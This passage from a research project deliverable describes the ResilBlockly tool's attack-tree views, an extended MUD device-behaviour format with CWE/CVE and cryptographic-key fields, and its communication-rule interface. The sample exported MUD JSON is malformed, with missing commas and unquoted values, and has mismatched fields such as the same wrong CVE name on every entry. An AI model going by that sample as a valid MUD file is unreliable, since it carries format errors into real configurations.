As already stated in Section 3.1.3.1, the *attack tree* feature of ResilBlockly is available for all the CWE weaknesses, not only in the Risk Assessment, but also in the Risk Designer.

Attack Tree




Figure 72 Attack Path Tree (Graph) example related to CWE-648 in ResilBlockly

²¹ is exactly the one represented in Figure 70




Figure 73 The *name* of a weakness (on the left) and of an attack pattern (on the right) in an APG shown at mouseover

4. Communication Rules and Extended MUD File

As introduced in D6.1 [1], ResilBlockly has been provided with mechanisms for importing existing MUD files, for specifying new MUDs directly within the tool, as well as for generating extended versions of the MUD. The extended file contains additional information either retrieved from the ResilBlockly model and associated with it, or directly provided by the user through dedicated interfaces.

MUD files represent a standardized model to represent and describe the expected behaviour of a device that represents one of the main links between the design and runtime phases of the BIECO project. On the one hand, MUD files can describe the normal behaviour and be used to detect anomalies and, on the other hand, the MUD can be used to provide recommendations in terms of security policies to protect the device when it is installed in the network.

4.1. Extension of the MUD model

To improve the expressiveness of the MUD model, the information contained in the original standard format is extended. This new version, as we see in the Yang Tree Diagrams from Figure 74 and Figure 75, includes additional fields to describe and restrict the communications expected by the manufacturer. In both figures, additional fields compared to the original model are marked in bold.

An extension of both constituent modules of the MUD File is performed: *ietf-mud* and *ietf-access-control-list*. The first module includes general information on how to retrieve and validate the MUD file itself, as well as the reference to the access lists *to* and *from* the device. The second one contains the Access Control Lists (ACLs), the policies that filter traffic on a networking device, where each policy is represented by an Access Control Entry (ACE) with a match criterion and a group of actions.

In the case of the first module Figure 74, the extension includes information about the possible weaknesses and vulnerabilities that the target device may have.

Below it is a short description of the fields included in the extension of this module, as well as the possible values for these fields. Those marked with the symbol ? are optional.

CWE:

- **weaknesses:** array of CWE entries.
- **id:** CWE ID.
- **name:** weakness name.
- **description:** weakness description.
- **date:** CWE submission date.
- **last_modified:** date of last modification of the CWE.
- **likelihood:** likelihood of occurrence chosen by the user. Possible values: *very_low, low, moderate, high, very_high*.
- **impact:** severity of impact chosen by the user. Possible values: *very_low, low, moderate, high, very_high*.
- **risk:** risk determined according to NIST SP 800-30 matrix. Possible values: *very_low, low, moderate, high, very_high*.

CVE:

- **vulnerabilities:** array of CVE entries.
- **id:** CVE ID.
- **name:** vulnerability name.
- **description:** vulnerability description.
- **date:** date of creation of the record. When the CVE ID was allocated or reserved. This date does not indicate when the vulnerability was discovered, but when the CVE Record was published on the CVE List.
- **likelihood:** likelihood of occurrence chosen by the user. Possible values: *very_low, low, moderate, high, very_high*.
- **cvss base score:** standard score system for vulnerabilities. Possible values as in Table 5
- **risk:** risk determined according to NIST SP 800-30 matrix as combination of likelihood and impact. Possible values: *very_low, low, moderate, high, very_high*.

In the second module shown in Figure 75 the extension adds fine-grained information related to the application layer and cryptographic parameters to create a more detailed description of each connection between devices. Those fields marked with the symbol “?” are optional.

Database:

- **database:** Internet host of the database.

Cryptography:

- **keys:** array of cryptography values, JWK values.
- **key:** key type. Possible values are in Table 8.
- **alg:** algorithm. Possible values are in Table 9
- **crv:** curve. Possible values are in Table 10.
- **length:** key length in bits.
- **key_ops:** key operations. Possible values are in Table 11.
- **purpose:** Possible values are in Table 12
- **x5u:** X.509 URL. URI that refers to a resource for an X.509 public key certificate or certificate chain.
- **x5c:** X.509 Certificate Chain. Contains a chain of one or more PKIX certificates.

Table 8 Possible values of key type (key)

“EC”	Elliptic Curve
“RSA”	RSA
“oct”	Octet sequence (used to represent symmetric keys)

Table 9 Possible values of algorithm (alg)

Digital Signatures and MACs

“HS256”	HMAC using SHA-256
“HS384”	HMAC using SHA-384
“HS512”	HMAC using SHA-512
“RS256”	RSASSA-PKCS1-v1_5 using SHA-256

"RS384"	RSASSA-PKCS1-v1_5 using SHA-384
"RS512"	RSASSA-PKCS1-v1_5 using SHA-512
"ES256"	ECDSA using P-256 and SHA-256
"ES384"	ECDSA using P-384 and SHA-384
"ES512"	ECDSA using P-521 and SHA-512
"PS256"	RSASSA-PSS using SHA-256 and MGF1 with SHA-256
"PS384"	RSASSA-PSS using SHA-384 and MGF1 with SHA-384
"PS512"	RSASSA-PSS using SHA-512 and MGF1 with SHA-512
Cryptographic Algorithms for Key Management	
"RSA1_5"	RSAES-PKCS1-v1_5
"RSA-OAEP"	RSAES OAEP using default parameters
"RSA-OAEP-256"	RSAES OAEP using SHA-256
"A128KW"	AES Key Wrap using 128-bit key
"A192KW"	AES Key Wrap using 192-bit key
"A256KW"	AES Key Wrap using 256-bit key
"ECDH-ES"	ECDH-ES using Concat KDF
"ECDH-ES+A128KW"	ECDH-ES using Concat KDF and A128KW
"ECDH-ES+A192KW"	ECDH-ES using Concat KDF and A192KW
"ECDH-ES+A256KW"	ECDH-ES using Concat KDF and A256KW
"A128GCMKW"	Key wrapping with AES GCM using 128-bit key
"A192GCMKW"	Key wrapping with AES GCM using 192-bit key
"A256GCMKW"	Key wrapping with AES GCM using 256-bit key
"PBES2-HS256+A128KW"	PBES2 with HMAC SHA-256 and A128KW
"PBES2-HS384+A192KW"	PBES2 with HMAC SHA-384 and A192KW
"PBES2-HS512+A256KW"	PBES2 with HMAC SHA-512 and A256KW
Content Encryption	

"A128CBC-HS256"	AES_128_CBC_HMAC_SHA_256 authenticated
"A192CBC-HS384"	AES_192_CBC_HMAC_SHA_384 authenticated
"A256CBC-HS512"	AES_256_CBC_HMAC_SHA_512 authenticated
"A128GCM"	AES GCM using 128-bit key
"A192GCM"	AES GCM using 192-bit key
"A256GCM"	AES GCM using 256-bit key

Table 10 Possible values of curve (crv)

"P-256"	P-256 Curve
"P-384"	P-384 Curve
"P-521"	P-521 Curve

Table 11 Possible values of key operations (key_ops)

"sign"	Compute digital signature or MAC
"verify"	Verify digital signature or MAC
"encrypt"	Encrypt content
"decrypt"	Decrypt content and validate decryption, if applicable
"wrapKey"	Encrypt key
"unwrapKey"	Decrypt key and validate decryption, if applicable
"deriveKey"	Derive key
"deriveBits"	Derive bits not to be used as a key

Table 12 Possible values of the Purpose

"ciph"	Ciphering
"auth"	Authentication
"authz"	Authorization
"integrity"	Integrity
"conf"	Confidentiality

Application protocol

- **application-protocol:** array of application protocol information
- **protocol:** protocol name. Possible values are in Table 13
- **version:** protocol version.
- **num-connections:** maximum amount of simultaneous connections.

- **resource:** access to specific resources.
- **url:** resource associated url.
- **method:** actions allowed over the resource.
- **auth:** authorization conditions required to access the resource.
- **key:** authorization key type, e.g: role.
- **value:** key value, e.g: professor.
- **keepAlive:** minimum amount of time an idle connection has to be kept opened.

Table 13 Possible values of the protocol

"MQTT"	Message Queuing Telemetry Transport
"HTTP"	Hypertext Transfer Protocol
"CoAP"	Constrained Application Protocol
"AMQP"	Advanced Message Queuing Protocol

```

module: ietf-mud
  +--rw mud!
    +--rw mud-version                               uint8
    +--rw mud-url                                   inet:uri
    +--rw last-update                               yang:date-
and-time
    +--rw mud-signature?                           inet:uri
    +--rw cache-validity?                           uint8
    +--rw is-supported                               boolean
    +--rw systeminfo?                               string
    +--rw mfg-name?                                 string
    +--rw model-name?                               string
    +--rw firmware-rev?                             string
    +--rw software-rev?                             string
    +--rw documentation?                           inet:uri
    +--rw extensions*                               string
    +--rw from-device-policy
      | +--rw acls
      |   +--rw access-list* [name]
      |   | +--rw name                               string
      +--rw to-device-policy
      | +--rw acls
      |   +--rw access-list* [name]
      |   +--rw name                               string
    +--rw [weaknesses]?*
      | +--rw id                                     string
      | +--rw name                                   string
      | +--rw description                           string
      | +--rw date?                                 yang:date-
and-time
      | +--rw last_modified?                         yang:date-
and-time
      | +--rw likelihood                             string
      | +--rw impact                                 string
      | +--rw risk                                   string
  
```

Figure 74 Yang Tree Diagram ietf-mud Module




Figure 75 Yang Tree Diagram ietf-access-control-list Module

4.2. Communication Rules in ResilBlockly

The integration of the MUD standard with ResilBlockly provides a useful support for the user in the task of creating either an original or an extended MUD. The assumption is that the model has been already realised and the interfaces have been identified.




Figure 76 The *General* inner tab of *Communication rules* available in *Risk Assessment (Model Designer)*

The feature here described is available in the Model Designer, and in particular in the Risk assessment, under the tab called *Communication rules*, as shown in Figure 76. In this tab, the user can select a *Component Interface* from the drop-down-list available in the top left of the GUI shown in Figure 76. In example, referring to the ICT GW use case and the related model, selecting the RUMI interface named HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API, the result obtained is the one depicted in Figure 76²². At this stage, the *Communication rules* tab possesses a single inner tab called *General*. As it can be seen three features become available on the top right, accessible by pressing the blue rectangular buttons, namely: *Import MUD JSON*, *Export MUD JSON*, and *Update Rule Report*.

4.2.1. MUD Import

The user can directly import a MUD file, in its original version for the selected component interface of the model. This information is later on integrated in the model to enrich it. It is fundamental that the data in the selected file apply to the model (e.g., the value of the field model-name in the selected JSON should be the same of the name of the component interface).

The import is completed when the user presses the dedicated button available on the top right "*Update Rule Report*".

4.2.2. MUD Specification

ResilBlockly provides dedicated inner tabs of the *Communication rules* for inserting all the information that the standardized MUD file should contain. A relatively wide set of input parameters can be specified by the user as described in the following sections.

²² It is the actual user interface that constitutes the implementation of the interface already proposed as a mock-up in D6.1 [1] (Figure 79).


4.2.2.1. General tab

The *General* inner tab shown in Figure 76 allows the user needs to specify the following fields, existing in the original MUD as depicted in Figure 74:

- *MUD version*
- *MUD URL*
- *MUD signature*
- *MUD cache validity*
- *MUD is supported*
- *MUD system info*
- *MUD MFG name*
- *MUD documentation*
- *MUD model name*

By providing the above inputs and pressing the *Confirm* button, the information is associated to the model component. Once the General information has been provided and the confirm button has been pressed, three additional inner tabs appear in Communication rules: Rules, Application protocols, and Keys.

4.2.2.2. Rules tab



Rule name	Connection Type	Component Interface	Component Interface Port	Connected Interface	Connected Interface Port	Transport
Rule1	to	HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API	8883	HTTP_GUI_REST_API_to_HTTP_GUI_REST_CLIENT	8883	tcp

Figure 77 The Rules inner tab of Communication rules available in Risk Assessment (Model Designer)


When the user selects the Rules inner tab, as shown in Figure 77, another set of input parameters is required. These inputs, correspond to some of the fields in the Yang Tree Diagram IETF-access-control-list Module of Figure 75.

- *Rule Name* – the name of the access control rule;
- *Component Interface port* – the port of the selected *component interface* (option available only if *TCP* is selected in the *Transport* field);
- *Connection Type* – the type of connection (e.g., From or To);

- *Connected Interface* – the connected interface in the model, can be selected from a drop-down list as for the source. This will be a source interface or a destination interface depending on the *connection type* chosen (i.e., From or To respectively);
- *Connected Interface Port* – the port of the interface just mentioned (option available only if *TCP* is selected in the *Transport* field);
- *Transport* – the transport layer protocol (e.g., TCP or IPv4);
- *Connected Interface DNS* – the DNS of the connected interface (option available only if *IPv4* is selected in the *Transport* field);
- *Action* – the action specified by the MUD rule (i.e., *accept*, *drop* or *reject*);
- *Database* – see section 4.1

The user can then press the *Add* button to associate the rule to the selected component; the rule is then shown a *Rule Report* in the lower part of the interface; in the case of rules manually added as just explained, the update of the rule report is automatic. Multiple rules can be added.

4.2.2.3. Application protocols tab



The screenshot shows the 'Risk assessment' window with the 'Communication rules' tab selected. Under 'Component Interface', 'HTTP_GUI_RE' is chosen. The 'Application protocols' sub-tab is active, displaying a table with the following data:

Protocol	Version	Number of Connections	keepAlive
HTTP REST	3.1.1	1	60

Below the table is a '+ Confirm' button. The 'Resources' section below it has the following data:

Method	Url	AuthKey	AuthValue
get	/tmp	role1	DSQ

A '+ Add' button is located to the right of the Resources table.

Figure 78 The *Application protocols* inner tab of *Communication rules* available in *Risk Assessment (Model Designer)*

By pressing on the next inner tab called *Application protocols*, as shown in Figure 78, the following additional fields can be inserted, which belong to the Yang Tree Diagram *ietf-access-control-list* Module of Figure 75:

- *Protocol*
- *Version*
- *Number of Connections*
- *keepAlive*

The user can then press on *Confirm* button. In addition, a set of resources can be added to each protocol, again as in the Module of Figure 75:

- *Method*
- *URL*
- *AuthKey*
- *AuthValue*

The fields that can be provided in this tab are part of the extensions introduced in this project and have been already described in Section 4.1 and Table 13.

4.2.2.4. Keys tab




Figure 79 The *Keys* inner tab of *Communication rules* available in *Risk Assessment (Model Designer)*

The last inner tab of *Communication rules* for specifying the input parameters to be included in the extended MUD JSON is called *Keys* and is shown in Figure 79.

The fields that can be provided in input are:

- *Kty* (key type)
- *Alg* (algorithm)
- *Crv* (curve)
- *KeyOps* (key operations)
- *Purpose*
- *Length* (key length in bits)
- *x5u* (X.509 URL)
- *x5c* (X.509 Certificate Chain)

The details about the possible values are in Section 4.1 and in Table 8 - Table 12. The inputs inserted are saved by pressing the *Add* button.

4.2.3. MUD Export – Example from the ICT GW Model

The following Figures (from Figure 80 to Figure 83) show the extended MUD JSON pertaining to an interface of the ICT GW model, the HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API, as it is generated from ResilBlockly. The example has been shortened (e.g., number of weaknesses and vulnerabilities associated) for presentation reasons.

The information contained in the file is in part retrieved from the modelled components and from the results of the Risk Assessment described in Section 3.2.3 (e.g., the Weaknesses and Vulnerabilities, as well as the risk related information), and in part is

provided by the user through the Communication rules and its inner tabs as described in the previous sections.

```

{
  "ietf-mud:mud": {
    "mud-version": "1",
    "mud-url": "https://www.ICTGatewayGUI.com/ictgw.json\"",
    "mud-signature": "https://www.ICTGateway.com/ictgw.p7s",
    "last-update": "2021-07-29 14:14:13.676",
    "cache-validity": 48,
    "is-supported": true,
    "systeminfo": "The ICT GW GUI is in charge of establishing connections to
the different data and actuation subsystems",
    "mfg-name": "Resiltech-id5154",
    "documentation": "https://documentexample.org",
    "model-name": "GUI REST Client-id5069",
    "from-device-policy": {
      "access-lists": {
        "access-list": []
      }
    },
    "to-device-policy": {
      "access-lists": {
        "access-list": [
          {
            "name": "HTTP_GUI_REST_API_to_HTTP_GUI_REST_CLIENT"
          }
        ]
      }
    }
  },
  "ietf-access-control-list:acls": {
    "acl": [
      {
        "name": "HTTP_GUI_REST_API_to_HTTP_GUI_REST_CLIENT",
        "type": "ipv4-acl-type",
        "aces": {
          "ace": [
            {
              "name": "5074-Rule1",
              "matches": {
                "ipv4": {
                  "protocol": 6,
                  "ietf-acl:dst-dnsname": "ict-gateway-gui-rest-api-rumi-1"
                },
                "tcp": {
                  "source-port": {
                    "port": 8883
                  },
                  "destination-port": {
                    "port": 8883
                  }
                }
              },
              "ietf-mud:mud": {
                "database": "www.databaseURI.net"
              }
            },
            "actions": {
              "forwarding": "accept"
            }
          }
        ]
      }
    ]
  }
}

```

Figure 80 Sample Extended MUD Exported from ResilBlockly (part 1/4)

```

    {
      "applicationProtocol": [
        {
          "protocol": "HTTP REST",
          "version": "3.1.1",
          "numConnections": 1,
          "keepAlive": 60,
          "resource": [
            {
              "url": "/tmp",
              "method": [
                "get"
              ],
              "auth": {
                "key": "role1",
                "value": "DSO"
              }
            }
          ]
        }
      ]
    },
    {
      "keys": [
        {
          "kty": "EC",
          "alg": "ECDH-ES",
          "crv": "P-256",
          "length": 256,
          "keyOps": "enc",
          "purpose": "integrity",
          "x5u": " ",
          "x5c": [ " " ]
        }
      ]
    }
  ],
},

```

Figure 81 Sample Extended MUD Exported from ResilBlockly (part 2/4)

```

"weaknesses": [
  {
    "name": "HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API"
    "weaknesses": [
      {
        "weaknessId": "CWE-648",
        "name": "Incorrect Use of Privileged APIs",
        "description": "The application does not conform to the API
          requirements for a function call that requires extra
          privileges. This could allow attackers to gain privileges
          by causing the function to be called incorrectly.",
        "date": "2021-06-22 09:47:12.5"
        "severity": "Moderate"
        "likelihood": Low,
        "risk": "Low",
      }
    ]
  }
],

```

Figure 82 Sample Extended MUD Exported from ResilBlockly (part 3/4)

```

"vulnerabilities": [
  {
    "name": "HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API"
    "cvssBaseScoreChosenVersion": 3.1
    "vulnerabilities": [
      {
        "vulnerabilityId": "CVE-2016-10735",
        "name": "CVE-2001-1494",
        "description": " In Bootstrap 3.x before 3.4.0 and 4.x-beta before
          4.0.0-beta.2, XSS is possible in the data-target attribute, a
          different vulnerability than CVE-2018-14041.",
        "date": "2021-06-14 16:40:28.743",
        "likelihood": Moderate,
        "risk": "Moderate",
        "cvssBaseScore": 6.1
      },
      {
        "vulnerabilityId": "CVE-2018-14041",
        "name": "CVE-2001-1494",
        "description": " In Bootstrap before 4.1.2, XSS is possible in the
          collapse data-parent attribute.",
        "date": "2021-06-14 16:40:28.743",
        "likelihood": Moderate,
        "risk": "Moderate",
        "cvssBaseScore": 6.1
      }
    ]
  }
]
}

```

